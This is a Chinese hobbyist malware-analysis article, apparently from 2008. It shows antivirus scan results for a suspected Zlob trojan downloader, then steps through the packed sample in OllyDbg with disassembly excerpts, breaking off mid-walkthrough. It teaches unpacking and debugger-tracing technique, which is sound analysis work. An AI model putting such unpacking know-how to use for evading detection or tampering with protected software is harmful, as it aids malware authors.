



图 3



扫描结果

扫描结果：31%的杀软(11/36)报告发现病毒

a-squared	3.5.0.22	2008.07.31	2008-07-31	-	2.382
AntiVir	7.8.1.15	7.8.5.200	2008-07-31	-	2.184
Arcavir	1.0.5	200807311911	2008-07-31	-	1.376
AVAST!	3.0.1	080731-0	2008-07-31	Win32:Zlob-YT [Trj]	0.667
AVG	7.5.51.442	270.5.10/1584	2008-07-31	-	1.532
BitDefender	7.60825.1412061	7.20290	2008-08-01	Trojan.Zlob.1.Gen	2.656
CA (VET)	9.0.0.143	31.6.5999	2008-07-31	-	0.751
ClamAV	0.93.3	7906	2008-08-01	-	0.090
Comodo	2.11	2.0.0.603	2008-08-01	-	0.454
CP Secure	1.1.0.715	2008.08.01	2008-08-01	Troj.Downloader.W32.Zlob.op	5.717
Dr.Web	4.44.0.9170	2008.07.31	2008-07-31	-	3.154
ewido	4.0.0.2	2008.07.31	2008-07-31	-	2.670
F-Prot	4.4.4.56	20080731	2008-07-31	-	1.010
F-Secure	5.51.6100	2008.07.31.09	2008-07-31	-	3.106
Ikarus	T3.1.01.34	2008.08.01.71199	2008-08-01	Trojan.Zlob.1	3.077
Microsoft	1.3806	2008.08.01	2008-08-01	-	4.019
mks_vir	2.01	2008.07.31	2008-07-31	Trojan.Zlob.1.Gen.120532.JX	2.575
Norman	5.93.01	5.93.00	2008-07-31	-	4.674
nProtect	2008-07-31.01	1730652	2008-07-31	Trojan-Downloader/W32.Zlob.120832	3.207
Quick Heal	9.50	2008.07.31	2008-07-31	-	1.624
Sophos	2.75.4	4.31	2008-08-01	Mal/Generic-A	2.073
Sunbelt	3.1.1537.1	2175	2008-07-31	-	0.547
The Hacker	6.2.96	v00391	2008-07-31	-	0.443
VBA32	3.12.3.2	20080731.1522	2008-07-31	-	1.238
ViRobot	20080731	2008.07.31	2008-07-31	Trojan.Win32.Zlob.120832	0.408
VirusBuster	4.5.11.10	4.5.11.7	0010-00-00	-	1.223
卡巴斯基	5.5.10	2008.08.01	2008-08-01	-	0.192

图 2

呢，我忐忑不安的把这个文件提交到了世界杀毒网，发现有11个杀毒软件报了毒，如图2。看来不是误报呀，这个程序的免杀做的还真不错，居然过了25个杀毒软件，我稍稍的佩服了一下制作免杀的那个人。

这么多杀毒软件报出来的结果却不尽相同，有的说是下载者，有的说是木马。正好最近我刚刚接触到逆向工程，正处于狂热阶段，看到什么软件都习惯性的使用peid查一下（就像当年看到asp?id=XX就在后面加个引号一样，呵呵），既然现在都把木马给揪出来了，那就给它来个解剖，看看这究竟是个何方神圣。先来查壳，使用peid进行核心扫描后结果显示为“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo”，如图3。

我心想这回走运了，捏了个软柿子，像UPX这种乌龟壳直接使用ESP定律就可以搞定了，可是事与愿违，脱壳之后虽然文件体积变大了，可是再次使用peid检测，却还是显示“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo”。我开始以为是多重壳，于是就再次使用ESP定律进行脱壳，没想到脱下来后还是这个显示，而且更糟糕的是OD载入时也出错了。我又以为是反调试的机制，使用插件隐藏了OD后发现还是出错，也许是别的什么壳伪装成UPX壳了，看来这回没有那么简单。

重新使用OD打开程序，由于我是初学逆向工程的菜鸟，所以就使用最菜的方法来摸索了，一路F8单步运行下去，遇到回跳的地方就按F4跳过去，一路过关斩将就来到了如图4所示的这里：

```
0043807E    8B4D E0      mov ecx,dword ptr ss:[ebp-20]
00438081    8908         mov dword ptr ds:[eax],ecx
00438083    FF75 E0      push dword ptr ss:[ebp-20]
00438086    FF75 D8      push dword ptr ss:[ebp-28]
00438089    FF75 D4      push dword ptr ss:[ebp-2C]
0043808C    E8 CF8FFCFF  call runassrv.00401060  //F7跟进，一跳就完蛋。
00438091    83C4 14      add esp,14
00438094    8BF0         mov esi,eax
00438096    8975 C8      mov dword ptr ss:[ebp-38],esi
00438099    397D E4      cmp dword ptr ss:[ebp-1C],edi
0043809C    75 07        jnz short runassrv.004380A5
```




图 4

在0043808C这个call上，我们要使用F7跟进去，然后就到了另一个区域，如图5：




图5

```
00401068    68 84224400  push runassrv.00442284
0040106D    68 70964500  push runassrv.00459670
00401072    50           push eax
00401073    51           push ecx
00401074    E8 97F40000  call runassrv.00410510  //F7跟进，一跳就完蛋。
00401079    83C4 10      add esp,10
0040107C    C3           retn
```

在00401074上也要F7跟进，然后继续一路F8单步追踪，就来到了这里，如图6：




图6

```
004105A1    52              push    edx
004105A2    50              push    eax
004105A3    8D4E 04         lea     ecx, dword ptr [esi+4]
004105A6    E8 957D0000     call    00418340
004105AB    8B16            mov     edx, dword ptr [esi]
004105AD    8D45 EC         lea     eax, dword ptr [ebp-14]
004105B0    50              push    eax
004105B1    8BCE            mov     ecx, esi
004105B3    C745 EC FFFFFFFF>mov dword ptr [ebp-14], -1
004105BA    FF52 04         call    dword ptr [edx+4]    //F7跟进，一跳就完蛋
004105BD    3AC3            cmp     al, bl
004105BF    75 0A           jnz     short 004105CB
004105C1    8B4D EC         mov     ecx, dword ptr [ebp-14]
004105C4    51              push    ecx
004105C5    FF15 9C214400   call    dword ptr [<&MSVCR71.exit>]        MSVCR71.exit
```

这时我们在004105BA这里按F7跟进去，否则程序就会跑飞了，然后继续按F8向前冲……不出意外的话我们就会来到如图7所示的位置。

